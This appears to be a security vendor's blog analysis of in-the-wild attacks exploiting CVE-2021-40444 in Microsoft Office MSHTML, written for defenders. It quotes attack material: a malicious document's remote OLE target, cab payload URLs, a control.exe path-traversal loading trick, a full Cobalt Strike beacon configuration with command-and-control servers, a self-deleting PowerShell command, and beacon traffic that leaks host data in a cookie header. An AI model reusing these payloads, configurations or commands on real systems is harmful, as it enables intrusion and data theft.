


Microsoft Office has long been a common attack vector, with abuse of its macro functionality a firm favorite of phishing and malspam (https://www.sentinelone.com/blog/phishing-revealing-vulnerable-targets/) attacks. These typically attempt to infect users through maliciously crafted Word or Excel files received as an attachment or as a download link via email. Macro-based attacks, however, require an extra social engineering step or two as such functionality has to be explicitly approved by the user on a per-document basis. CVE-2021-40444 (https://nvd.nist.gov/vuln/detail/CVE-2021-40444), however, is a Microsoft Office MSHTML Remote Code Execution Vulnerability that requires no macros and only a single approval to "display content". Threat actors wasted no time in putting this zero day vulnerability to ill-use before Microsoft provided a fix in September's Patch Tuesday. In this post, we provide a technical analysis of how this CVE is being exploited in the wild.

How Attackers Exploit CVE-2021-40444 In The Wild

Analysis of in-the-wild samples shows that, once approved, the malicious document exploiting CVE-2021-40444 loads remote HTML code with active JavaScript. The code is loaded into a "browser frame" which uses the `mshtml.dll` HTML Rendering library (one of the founding libraries of the old "Internet Explorer" Windows built-in browser).

A user who opens the malicious document will see a very short progress bar loading the remote content:

Once the remote content is downloaded, a normal Word document is displayed:

Looking at the `.docx` document relationships:

```
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="mhtml:hxxp://pawevi[.]
```

The "document.xml" contains an htmlfile OLE object:

The attacking code dynamically creates a new HTMLFile ActiveX object in-memory and injects into it JavaScript code that loads an HTML ActiveX installation object (https://docs.microsoft.com/en-us/cpp/mfc/upgrading-an-existing-activex-control?view=msvc-160). The new object downloads a remote compressed `.cab` archive (`hxxp://hidusi[.]com/e8c76295a5f9acb7/ministry.cab` or `hxxp://pawevi[.]com/e32c8df2cf6b7a16/differ.cab`) containing an `.inf` file called `championship.inf`, which is supposed to describe the object's installation parameters, but in this case is used to disguise the attacker's DLL payload.

A snippet of the attacking code:

The attackers used a combination of old and new techniques. One of the old-school methods involved `mhtml` (`side.html`, `help.html`, `specify.html`, `mountain.html`) to load mime content (rfc: message/822 (https://datatracker.ietf.org/doc/html/rfc822)), which is similar to an email message and allows the attackers to retrieve encapsulated payload files and avoid using traditional file downloads over the HTTP protocol.

This means that at least part of the payload will bypass most common web proxies, filtering and content validation systems.

Abusing LOLBins and Cobalt Strike with CVE-2021-40444

A classic characteristic of sophisticated attacks is the use of LOLBins (https://www.sentinelone.com/blog/how-do-attackers-use-lolbins-in-fileless-attacks/) (operating system built-in tools) to disguise the attack as normal system behavior. A well-known LOLBin is `control.exe c:\windows\tasks\file.txt:evil.dll`, which loads DLLs hidden inside an "Alternate Data Stream" (a file invisible to the Windows UI). The samples seen-to-date use this technique in combination with a `.cpl` extension and a "path traversal" to load a file written to disk by Microsoft Word.

This technique abuses Windows control panel `control.exe` to load the attackers `championship.inf` file. This file is typically dropped on disk at the following location:

```
C:\Users\\appdata\roaming\temp\championship.inf
```

The malware can resolve the relative path to that location as

```
../../../../../Temp/championship.inf
```

The compilation date on observed samples was August 20, 2021, meaning this zero day exploit was in the wild at least 25 days before a patch was available.

The final payload is a Cobalt Strike Beacon DLL. Most observed samples communicate with a team server at `/static-directory/media.gif` and `/static-directory/templates.gif` to get the payload shellcode of type `CobaltStrike_HTTPReverseShellcodex64`.

Cobalt Strike Config:

```
{
  "BeaconType": [
    "HTTPS"
  ],
  "Port": 443,
  "SleepTime": 5000,
  "MaxGetSize": 2796542,
  "Jitter": 22,
  "C2Server": "dodefoh.com,/ml.html,joxinu.com,/hr.html",
  "HttpPostUri": "/ky",
  "Malleable_C2_Instructions": [
    "Remove 338 bytes from the beginning",
    "Base64 decode",
    "NetBIOS decode 'A'"
  ],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
  "Spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 1580103814,
  "bStageCleanup": "True",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "False",
  "bProcInject_UseRWX": "False",
  "bProcInject_MinAllocSize": 16583,
  "ProcInject_PrependAppend_x86": [
    "kJCQkJA=",
    "Empty"
  ],
  "ProcInject_PrependAppend_x64": [
    "kJCQkJA=",
    "Empty"
  ],
  "ProcInject_Execute": [
    "CreateThread",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "VirtualAllocEx",
  "bUsesCookies": "True",
  "HostHeader": ""
}
```

The Cobalt Strike payload DLL was built using the Boost C++ framework and has `lib_openssl (1.1.0f)` statically compiled into it:

It downloads a remote shellcode:

The payload then uses WMI via COM (executed by the `svchost.exe` hosting `RasMan [netsvcs]`) to execute one of three built-in Windows apps:

On Windows 10, it's usually `wabmig.exe`, the built-in "Windows Mail" application (`%ProgramFiles%\windows mail\wabmig.exe`). The payload DLL assumes SeDebugPrivilege and injects the shellcode into `wabmig.exe`. It then uses the same WMI process to run a PowerShell instance that deletes itself from the disk.

```
powershell -c "Sleep 5 ; Remove-Item -Path "C:\Users\\...\" -Force
```

Execution Flow

```
WinWord.exe -> Control.exe -> rundll32.exe -> requests payload from hxxps://macuwuf[.]com/get_load (User Agent

       Request: dodefoh[.]com/static-directory/media.gif
       Headers: (Host: microsoft.com Headers: User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2) Appl
       Host: microsoft.com Connection: close Cookie: HSID=qa4NarNdu0U3b92eKlbW78+/fox2qG9E/+DLkr/F8TZ2N3a+n3wl

       Request: joxinu.com/hr.html?dbprefix=false
       Headers:
       Host: microsoft.com Connection: close Cookie: HSID=Oq81LSBcgwKkbuXZuVfuqFy+RsvlqVcDbOHz1SzEyXHlNk75DH0d

powershell.exe -> delete payload dll
```

The `wabmig.exe` sends an average of 400 HTTP GET requests of +-1.05kb each, randomized between the two host names `joxinu[.]com` and `dodefoh[.]com` at `/avatars`, `/ml.js?restart=false` and `/hr.html?dbprefix=false`. It leaks info from the host using encrypted data wrapped in base64 in the HTTP Header “HSID”.

Environments that are not setup to scan GET requests at the gateway/proxy would possibly overlook this traffic, or not properly recognize it as anomalous or malicious.

In the exfiltration part, one of the servers is typically in Germany and the other one is in the US.

Responses to Microsoft’s Patch for CVE-2021-40444

Since the discovery of the first samples, several exploit document builders have been published. These allow pentesters, defenders, and also lower caliber attackers to create exploit docs leveraging this vulnerability.

On the latest patch Tuesday (Sep 14, 2021), Microsoft released a patch (https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444) for the CVE-2021-40444 vulnerability. Following the release of the patch, Microsoft published its own (https://www.microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability/) analysis of the attack using this exploit.

Chinese security researcher sunglin from 404 Team of KnownSec has published (https://paper.seebug.org/1718/) a reverse engineering analysis of Microsoft’s patch which demonstrates how Microsoft implemented the fix, overwriting filenames containing a “/” with “\”.


There are already new tricks being used in order to bypass signatures and static detections for this exploit, the first being in-the-wild samples found using XML Entity Encoding (https://twitter.com/decalage2/status/1438946225190014984?s=20) and also a technique which seems to bypass Windows authenticode signature checking for `.cab` files being larger than 1Gb (https://www.txone-networks.com/en-global/blog/detail/newly-discovered-mshtml-vulnerability).

On Sep 19, 2021, a new variant (https://github.com/Edubr2020/CVE-2021-40444--CABless) of this exploit was published. This new variant doesn’t require a `.cab` file for exploitation and instead uses a `.wsf` Windows script file to execute code. In addition, researchers (https://community.riskiq.com/article/c88cf7e6) have suggested connections between the threat actors and the Ryuk ransomware (https://www.sentinelone.com/labs/an-inside-look-at-how-ryuk-evolved-its-encryption-and-evasion-techniques/) group, although the exact nature of the connection remains unclear.

Defending Against Exploitation of CVE-2021-40444

Despite the fact that Microsoft has patched the underlying vulnerability, many organizations remain vulnerable to this type of attack either through failing to update in a timely fashion or from new variants that don’t use a .cab file.

SentinelOne customers are protected against this and related attacks.



Conclusion

Targeted attacks exploiting CVE-2021-40444 have been seen in the wild and appear to be ongoing. Sectors including critical infrastructure (https://www.sentinelone.com/blog/how-ransomware-attacks-are-threatening-our-critical-infrastructure/) like Energy, Finance, IT and Telecoms have all reportedly been targeted, among others. SentinelOne urges enterprise security teams to take appropriate measures to ensure they are protected against this attack vector. If you would like to know more about how SentinelOne can keep your business safe from this and other attacks, contact us (https://www.sentinelone.com/contact/) for more information or request a free demo (https://www.sentinelone.com/request-demo/).

Indicators of Compromise

Domains

dodefoh[.]com

hidusi[.]com

joxinu[.]com

macuwuf[.]com

pawevi[.]comsagoge[.]comrexagi[.]com

comecal[.]comcanarytokens[.]com

Word Document Samples

199b9e9a7533431731fbb08ff19d437de1de6533f3ebbffc1e13eeffaa4fd455

34ec4f2defd549b7c9a026b5498d09f5595ffe1396fe56509743820f20c610be

3bddb2e1a85a9e06b9f9021ad301fdcde33e197225ae1676b8c6d0b416193ecf

5b85dbe49b8bc1e65e01414a0508329dc41dc13c92c08a4f14c71e3044b06185

5e6e8883173603a0b3811302ee14a14c4f5708f1b756f2906a0749dd2fd1cfa0

938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52

a5f55361eff96ff070818640d417d2c822f9ae1cdd7e8fa0db943f37f6494db9

cb85def3a47325722d0f87adb1975f6536de09095c1af6229bdb12b7fc32423b

d0e1f97dbe2d0af9342e64d460527b088d85f96d38b1d1d4aa610c0987dca745

e48f134c321fdc31a646e747993b1592f576519d7ebbc0ae9b0eac7337eaf422

Cab Files

0efb0b8a4fd50dadd8092a50d64ce9eb81610c90704e1c3a973f00a431cf6738

1a59dd48c64354e42e5ebb77503cd661fcb4106de350345a7ab0a3c13145fe3a

1fb13a158aff3d258b8f62fe211fabeed03f0763b2acadbccad9e8e39969ea00

a8e04dc3ba71c5e56898a845d43e2d43ec39660679c971831d1a32740d3b125c

aabfa77fa08e7eae93dc418f53a29f9c2b660f3ef621c9cafb8c5ca42613ad56

DLL/EXE Payloads (championship.inf)

065308cf26326d94f18e246a31b14f3ca5425da2a9265c347856f31a49c2cc5c

1f97a721bba47628a3f3315280779cf19a2a935659976ffaab91279ff48dd091

3834f6a04b0a9cca41653967e46934932089adaa4de23ff5cfeecdd0e9258e72

47966d46657412e76755ca9c0f5d044e166feec9baaff30938504ddca4df3d37

6eedf45cb91f6762de4e35e36bcb03e5ad60ce9ac5a08caeb7eda035cd74762b

bd4b9f4b79f8a9eedc12abe3919cecb041c61022485b87b3a5cdfd1891e30670

cb091dbfd10645ba4ebf06d272e98cd98a2359bc0a0e115bf1ae6ad0073461e0

fbe575c75f754546bea925e921664ccf951900b10dbc4b5a3b4e2155333967a8

Like this article? Follow us on LinkedIn (https://www.linkedin.com/company/2886771/), Twitter (https://twitter.com/SentinelOne), YouTube (https://goo.gl/e5C9f4) or Facebook (https://www.facebook.com/SentinelOne) to see the content we post.

Read more about Cyber Security

- Encouraging Women to Embrace Cybersecurity Superpowers (https://www.sentinelone.com/blog/encouraging-women-to-embrace-cybersecurity-superpowers/)
- New Zloader Infection Chain Comes With Improved Stealth and Evasion Mechanisms (https://www.sentinelone.com/labs/hide-and-seek-new-zloader-infection-chain-comes-with-improved-stealth-and-evasion-mechanisms/)
- EGoManiac | An Unscrupulous Turkish-Nexus Threat Actor (https://www.sentinelone.com/labs/egomaniac-an-unscrupulous-turkish-nexus-threat-actor/)
- DarkRadiation | Abusing Bash For Linux and Docker Container Ransomware (https://www.sentinelone.com/blog/darkradiation-abusing-bash-for-linux-and-docker-container-ransomware/)
- Hive Attacks | Analysis of the Human-Operated Ransomware Targeting Healthcare (https://labs.sentinelone.com/hive-attacks-analysis-of-the-human-operated-ransomware-targeting-healthcare/)
- Detecting XLoader | A macOS ‘Malware-as-a-Service’ Info Stealer and Keylogger (https://www.sentinelone.com/blog/detecting-xloader-a-macos-malware-as-a-service-info-stealer-and-keylogger/)
- What Is A Malware File Signature (And How Does It Work)? (https://www.sentinelone.com/blog/what-is-a-malware-file-signature-and-how-does-it-work/)

What's New

Recent Posts

The Good, the Bad and the Ugly in Cybersecurity – Week 39 (https://www.sentinelone.com/blog/the-good-the-bad-and-the-ugly-in-cybersecurity-week-39-3/)
September 24, 2021

Feature Spotlight: Introducing Singularity™ Conditional Policy (https://www.sentinelone.com/blog/feature-spotlight-introducing-singularity-conditional-policy/)
September 22, 2021

The Good, the Bad and the Ugly in Cybersecurity – Week 38 (https://www.sentinelone.com/blog/the-good-the-bad-and-the-ugly-in-cybersecurity-week-38-3/)
September 17, 2021

Blog Categories

Company (https://www.sentinelone.com/blog/category/company/)
Feature Spotlight (https://www.sentinelone.com/blog/category/spotlight/)
Hack Chat (https://www.sentinelone.com/blog/category/hack-chat/)
Life @ S1 (https://www.sentinelone.com/blog/category/life-at-s1/)
Product & Technology (https://www.sentinelone.com/blog/category/producttechnology/)
Security (https://www.sentinelone.com/blog/category/security/)
Security Research (https://www.sentinelone.com/blog/category/security-research/)
SentinelOne Intelligence Reports (https://www.sentinelone.com/blog/category/sentinelone-intelligence-reports/)
The Good, the Bad and the Ugly (https://www.sentinelone.com/blog/category/the-good-the-bad-and-the-ugly/)

GLOBAL HEADQUARTERS

444 Castro Street
Suite 400
Mountain View, CA 94041

+1-855-868-3733

sales@sentinelone.com (mailto:sales@sentinelone.com)

SIGN UP FOR OUR NEWSLETTER

Business Email >

By clicking Subscribe, I agree to the use of my personal data in accordance with SentinelOne Privacy Policy (/legal/privacy-policy/). SentinelOne will not sell, trade, lease, or rent your personal data to third parties.

ENGLISH